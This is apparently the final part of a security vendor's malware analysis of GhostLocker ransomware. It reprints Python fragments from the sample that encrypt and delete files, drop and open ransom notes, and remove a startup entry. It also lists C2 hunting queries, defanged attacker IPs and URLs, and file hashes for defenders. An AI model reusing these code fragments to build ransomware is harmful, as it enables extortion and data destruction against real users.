        new_filename = filename + '.ghost'

        with open(new_filename, 'wb') as file:
            file.write(encrypted_data)

        os.remove(filename)
        #print(f'File "{filename}" encrypted and saved as "{new_filename}" successfully.')

    except Exception as e:
        #print(f'Error: {str(e)}')
        pass
```

Figure 20 – Encryption code

Encryption:

- ○ It employs a Fernet implementation (<https://cryptography.io/en/latest/fernet/>) to provide 128-bit AES-CBC encryption for the entire contents of a specific file.
- Fernet.generatekey() is used to generate a key which is sent to the hacker before encryption via sendDB().
- The key is now used to encrypt the data and generate cipher text. Cipher text or encrypted data generated is [URL-safe base64-encoded](#) and is called or referred to as [Fernet token](#).




Figure 21 – Infected file

Earlier, such similar ransomware were found named [Cryptonite](#) and [Cyrat](#) where ransomware code was written in python and fernet module was used in encryption. An open source is also available related to python based ransomware using [Fernet Pyransom](#).

It deposits a ransom note named "Readme.html."

```
def create_readme_html_file(htmlcontent, root_directory):
    file_path = os.path.join(root_directory, 'readme.html')

    with open(file_path, 'w', encoding="utf-8") as file:
        file.write(htmlcontent)

    print(f'Readme HTML file created at: {file_path}')
```

Figure 22 – Ransom note code

10. Remove self from startup.

```
def remove_self_from_startup():
    user_home = os.path.expanduser("~")

    startup_dir = os.path.join(user_home, "AppData", "Roaming", "Microsoft", "Windows", "Start Menu", "Programs", "Startup")

    script_filename = os.path.basename(__file__)

    script_path_in_startup = os.path.join(startup_dir, script_filename)

    try:
        if os.path.exists(script_path_in_startup):
            os.remove(script_path_in_startup)
        else:
            pass
    except Exception as e:
        pass
```

Figure 23 – Remove startup entry code

11. vriiyayxevkrysmr(encID) : Opens readme.html in default web browser.

```
def vriiyayevkrismr(id):  
    html_content = f"""  
  
    # Specify the file path in the Documents directory  
    file_path = os.path.expanduser("~/Documents/lmao.html")  
  
    # Write the HTML content to the file  
    with open(file_path, "w", encoding="utf-8") as file:  
        file.write(html_content)  
  
    # Open the file using the default web browser--  
    try:  
        import webbrowser  
        webbrowser.open(file_path)  
    except ImportError:  
        pass  
    #print("Unable to open the file. Please open it manually: " + file_path)
```

Figure 24 – Opening readme.html

12. Removes background and self delete.

Ransom note

Ransom notes are deposited in all the folders that have been targeted - file name:readme.html




Figure 25 – Ransom note

Uptycs XDR coverage

[Uptycs Extended Detection and Response](#) is flagging a growing number of suspicious alerts, encompassing activities such as system startup, potential information theft, attempts to gain high-level access, termination of running services, executing processes from temporary locations, and the discovery of dropped files within the AppData folder. These alerts collectively contribute to an escalating level of suspicion.




Figure 26 – Uptycs alert

Conclusion

The cybersecurity landscape is continually marred by a substantial and dynamic threat known as ransomware. The emergence of Ransomware-as-a Service (RaaS) models, exemplified by GhostLocker, underscores the growing sophistication of cybercriminals. These pernicious threats frequently set their sights on both individuals and organizations, inflicting severe disruptions and financial setbacks. To shield against ransomware, it is imperative to adopt a comprehensive defense strategy. This strategy should encompass resilient backup systems, effective security software, user training, and a proactive incident response plan.

Precautions

- Utilize trustworthy antivirus and anti-malware solutions, ensuring they are regularly updated.
- Maintain current security patches for operating systems and software to stay protected.
- Inform users/employees about the risks associated with clicking on unfamiliar links or downloading questionable attachments.
- Enforce robust email filtering to prevent malicious attachments and links from infiltrating your system.
- Consistently observe network traffic for any abnormal or questionable behaviors.
- Frequently back up essential data and store it in an offline location to safeguard against ransomware encryption.

GhostLocker panel access

By executing the specified C2 hunting query on Shodan, the Uptycs threat intelligence team uncovered additional IP addresses associated with GhostLocker's Affiliate Login panel.

Shodan Query:

http.html_hash:-387969598




Figure 27 – Shodan query

The images below showcase the login panel for the GhostLocker ransom builder. The hacker group utilized varying IP addresses for accessing the builder pages.

1. 88[.]218[.]62[.]219




Figure 28 – Log in page 1

2. 195[.]2[.]79[.]117




Figure 29 – Log in page 2

Censys Query: services.http.response.body_hash="sha1:79a144bd95a43684c3c259e139200fb209ea8913"

IOC

Sha256

0e484560a909fc06b9987db73346efa0ca6750d523f2334913c23e061695f5cc
4844f44c9de364377f574e4d6a8a77dc0b4d6a67f21ccbf693ac366e52eaa8cb
65d3a922754af96d8d722859ac31f3de96522d50659c67607021f2ac728f9630
15d874e24caf162bc58597ac5f22716694b5d43cf433bee6a78a0314280f2c80
663ac2d887df18e6da97dd358ebd2bca55404fd4a1c8c1c51215834fc6d11b33
a98f8468d70426ba255469a92d983d653f937d954e936e0ff5d9a0f44f1bdf70
ee227cd0ef308287bc536a3955fd81388a16a0228ac42140e9cf308ae6343a3f
7d37eddf0b101ff2b633b2ffe33580bdb993a97fecc06874d7b5b07119b9ec99
7e14d88f60fe80f8fa27076566fd77e51c7d04674973a564202b4a7cbfaf2778
9b6be74c2c144f8bcb92c8350855d35c14bb7f2b727551c3dd5c8054c4136e3f
abac31b5527803a89c941cf24280a9653cdee898a7a338424bd3e9b15d792972
4c09a012efff318b01a72199051815c5a7b920634fb6c76082673681f54f2ec3

URL

http://88[.]218.62[.]219/download
http://88[.]218.62[.]219/
https://88[.]218.62[.]219/download/
http://88[.]218.62[.]219/downloadp
http://88[.]218.62[.]219/downloadastatus_codel

http://88[.]218.61[.]141/addaCrypticMastera__main__a__module__auserConfiga__qualname__uchrome.exeapoces
http://88[.]218.61[.]141/adda__main__a__module__auserConfiga__qualname__uchrome.exeaprocessesuC:/Users/%25
http://88[.]218.61[.]141/
http://88[.]218.61[.]141/addp
http://88[.]218.61[.]141/incrementLaunchesT
http://88[.]218.61[.]141/incrementLaunches
http://88[.]218.61[.]141/add
http://195[.]2[.]79[.]117/

You might also like

[Harness Cybersecurity Intelligence Power: Quarterly Threat Bulletin #9](#)

[Uptycs for Threat Hunting](#)

[Double Trouble: Quasar RAT's Dual DLL Sideloads in Focus](#)

[Unwanted Guests: Mitigating Remote Access Trojan Infection Risk](#)

Source: <https://www.uptycs.com/blog/ghostlocker-ransomware-ghostsec>